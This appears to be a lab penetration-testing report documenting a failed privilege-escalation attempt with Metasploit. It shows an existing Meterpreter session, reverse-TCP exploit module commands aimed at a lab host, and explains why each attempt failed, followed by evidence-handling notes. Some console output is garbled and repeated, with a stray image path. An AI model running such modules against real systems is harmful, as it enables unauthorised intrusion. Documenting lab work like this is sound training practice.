1. Privilege Escalation (Meterpreter)

```
meterpreter > msf6
[-] Unknown command: msf6. Run the help command for more details.
meterpreter > getuid
Server username: tomcat55
meterpreter >
```

```
[★] Backgrounding session 1...

msf6 exploit(multi/http/toncat mgr_deploy) > use exploit/windows/local/always_install_elevated

(★] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/local/always_install_elevated) > set SESSION 1

SESSION ⇒ 1

msf6 exploit(windows/local/always_install_elevated) > set LHOST 192.168.56.103

LHOST ⇒ 192.168.56.103

msf6 exploit(windows/local/always_install_elevated) > run

[★] Started reverse TCP handler on 192.168.56.103:4444

[‡] SESSION may not be compatible with this module:

[‡] * incompatible session architecture: java

[‡] * incompatible session platform: linux. This module works with: Windows.

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[‡] * incompatible session platform: linux. Incompatible with this module works with: Windows.

[‡] * incompatible session platform: linux. Incompatible with this module works with: Windows.


[‡] * incompatible session platform: linux. Incompatible with this module works with: Windows.

[‡] * incompatible session platform: linux. Incompatible with this module works with: Windows.

[‡] * incompatible session platform: linux. Incompatible with this module works with: Windows.

[‡] * in
```

2. Evidence Collection - Wireshark + File



-	Collect ed By	Date	Hash Value
	Joachim		77a05775d72f16b0eae9274b19779f021963b1321f430b083ede 378d5d3a174d

2. Actions Taken

- 1. Started with Java Meterpreter session from exploited service.
- Attempted Windows module (always_install_elevated) → failed because target OS = Linux.
- 3. Switched to Linux exploitation.
 - Ran post/multi/recon/local_exploit_suggester.
 - o Identified potential exploits:
 - exploit/linux/local/netfilter_priv_esc_ipv4
 - exploit/linux/local/su_login
 - others listed as partially validated.

Selected netfilter_priv_esc_ipv4 module:

```
set SESSION 1
set LHOST 192.168.56.103
set LPORT 6666
run
```

- 4.
- 5. Exploit failed due to:

- Session incompatibility (Java vs. required Linux Meterpreter).
- Missing system libraries (libc6-dev-i386, gcc-multilib).
- Kernel restrictions: max_user_namespaces and unprivileged_userns_clone blocked.

3. Results

- No privilege escalation achieved.
- Exploits were detected as potentially vulnerable, but environment limitations prevented successful execution.
- Network and session integrity maintained (no uncontrolled crashes).

4. Challenges Faced

- Wrong session type (Java instead of full Linux Meterpreter).
- Incomplete environment setup (missing compilers & libraries).
- Module failed to interact with restricted kernel features.

5. Conclusion

- Attempted Windows exploit → incompatible OS.
- Attempted Linux exploit → technically vulnerable, but exploit failed.
- Final decision: stop exploitation and preserve evidence for report.

I initially tried a Windows module but realized the system was Linux. Then, I moved to Linux exploitation. The module suggested (netfilter_priv_esc_ipv4) failed due to session incompatibility and missing environment dependencies. At this stage, I stopped the exploitation process to maintain scope and instead prepared this report with chain of custody.